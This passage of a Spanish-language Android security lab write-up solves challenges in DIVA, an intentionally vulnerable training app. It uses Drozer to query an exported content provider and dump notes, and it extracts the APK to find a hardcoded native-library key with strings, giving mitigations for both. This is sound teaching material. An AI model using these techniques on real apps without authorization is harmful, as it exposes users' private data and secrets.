dz> run scanner.provider.finduris -a jakhar.aseem.diva
Attempting to run shell module
Scanning jakhar.aseem.diva...
Got a response from content Uri: content://jakhar.aseem.diva.provider.notesprovider/notes/
Got a response from content Uri: content://jakhar.aseem.diva.provider.notesprovider/notes
No response from content URI: content://jakhar.aseem.diva.provider.notesprovider
No response from content URI: content://jakhar.aseem.diva.provider.notesprovider/

For sure accessible content URIs:
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes
dz> █
```

donde:

- Drozer encontró URIs accesibles del provider.
- Destacamos la ruta: `content://jakhar.aseem.diva.provider.notesprovider/notes/`
- Esa es la URI vulnerable.

Consultamos el Content Provider:

```
run app.provider.query
content://jakhar.aseem.diva.provider.notesprovider/notes/
```

```
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
Attempting to run shell module
|_id| title | note |
| 5 | Exercise | Alternate days running |
| 4 | Expense | Spent too much on home theater |
| 6 | Weekend | b333333333333r |
| 3 | holiday | Either Goa or Amsterdam |
| 2 | home | Buy toys for baby, Order dinner |
| 1 | office | 10 Meetings. 5 Calls. Lunch with CEO |
dz> █
```

donde Drozer muestra:

- Drozer ha devuelto directamente registros de la tabla de notas:

Vulnerabilidad: `Access Control Issue` en Content Provider.


Mitigación: La app debería proteger el Content Provider con permisos personalizados, evitar exportarlo si no es necesario y validar internamente que el usuario o aplicación que realiza la consulta está autorizado antes de devolver datos.

2.12 Hardcoding Issues — Part 2

Este reto es parecido al Reto 2, pero ahora la clave no está directamente en una clase Java. Está dentro de una librería nativa `.so` cargada mediante `JNI`. En el código de DIVA, `Hardcode2Activity.access()` llama a `djni.access(...)`, y `DivaJni` carga la librería nativa `divajni` con `System.loadLibrary("divajni")`.

Abrimos el reto 12 e introducimos un valor incorrecto:

```
test123
```



Extraemos la APK del dispositivo:

```
adb shell pm path jakhar.aseem.diva
```

```
(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ adb shell pm path jakhar.aseem.diva
package:/data/app/jakhar.aseem.diva-1/base.apk

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$
```

Extraemos la APK, descomprimos la APK:

```
adb pull /data/app/jakhar.aseem.diva-1/base.apk diva.apk
mkdir diva_apk
unzip diva.apk -d diva_apk
```

```
(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ adb shell pm path jakhar.aseem.diva
package:/data/app/jakhar.aseem.diva-1/base.apk

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ adb pull /data/app/jakhar.aseem.diva-1/base.apk diva.apk
/data/app/jakhar.aseem.diva-1/base.apk: 1 file pulled, 0 skipped. 58.3 MB/s (1502294 bytes in 0.025s)

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ ls
diva.apk  Documentation  LABS  README.md

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ mkdir diva_apk

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ unzip diva.apk -d diva_apk
Archive:  diva.apk
  inflating: diva_apk/AndroidManifest.xml
  inflating: diva_apk/res/anim/abc_fade_in.xml
  inflating: diva_apk/res/anim/abc_fade_out.xml
  inflating: diva_apk/res/anim/abc_grow_fade_in_from_bottom.xml
  inflating: diva_apk/res/anim/abc_popup_enter.xml
  inflating: diva_apk/res/anim/abc_popup_exit.xml
  inflating: diva_apk/res/anim/abc_shrink_fade_out_from_bottom.xml
  inflating: diva_apk/res/anim/abc_slide_in_bottom.xml
  inflating: diva_apk/res/anim/abc_slide_in_top.xml
```

Buscamos la librería nativa::

```
find diva_apk -name "libdivajni.so"
```

```
(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ find diva_apk -name "libdivajni.so"
diva_apk/lib/armeabi-v7a/libdivajni.so
diva_apk/lib/x86/libdivajni.so
diva_apk/lib/armeabi/libdivajni.so
diva_apk/lib/arm64-v8a/libdivajni.so
diva_apk/lib/x86_64/libdivajni.so
diva_apk/lib/mips/libdivajni.so
diva_apk/lib/mips64/libdivajni.so

(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$
```

donde destacamos las rutas:

- `diva_apk/lib/armeabi-v7a/libdivajni.so`.

- `diva_apk/lib/x86/libdivajni.so`.

Buscamos cadenas dentro de la librería `libdivajni.so`:


```
$strings diva_apk/lib/x86/libdivajni.so
__cxa_finalize
__cxa_atexit
__stack_chk_fail
Java_jakhar_aseem_diva_DivaJni_access
Java_jakhar_aseem_diva_DivaJni_initiateLaunchSequence
strcpy
JNI_OnLoad
_edata
__bss_start
_end
libstdc++.so
libm.so
libc.so
libdl.so
libdivajni.so
d$0[
olsdfgad;lh
.dotdot
;*2$"
GCC: (GNU) 4.8
gold 1.11
.shstrtab
.dynsym
.dynstr
.hash
.rel.dyn
.rel.plt
.text
.rodata
.eh_frame
.eh_frame_hdr
.fini_array
.init_array
.dynamic
.got
.got.plt
.data
.bss
.comment
.note.gnu.gold-version
```

```
(xxniwexx@kali)-[~/Escritorio/cybersecurity]
$ strings diva_apk/lib/x86/libdivajni.so
__cxa_finalize
__cxa_atexit
__stack_chk_fail
Java_jakhar_aseem_diva_DivaJni_access
Java_jakhar_aseem_diva_DivaJni_initiateLaunchSequence
strcpy
JNI_OnLoad
__edata
__bss_start
__end
libstdc++.so
libm.so
libc.so
libdl.so
libdivajni.so
d$0[
olsdfgad;lh
.dotdot
;*2$"
```

donde:

- Destacamos la cadena `olsdfgad;lh`. Esa es la clave hardcodeada de este reto. En el código nativo original, aparece definida como `VENDORKEY` y se compara con la entrada del usuario mediante `strncmpp`.

Probamos esta clave en la app:



donde:

- Comprobamos que obtenemos el acceso: `Access granted! See you on the other side :)`.

Vulnerabilidad: Secreto hardcodeado en librería nativa.

Mitigación: No guardar secretos en código Java ni en código nativo. El código nativo también puede ser analizado con herramientas como strings, Ghidra, Radare2 o IDA.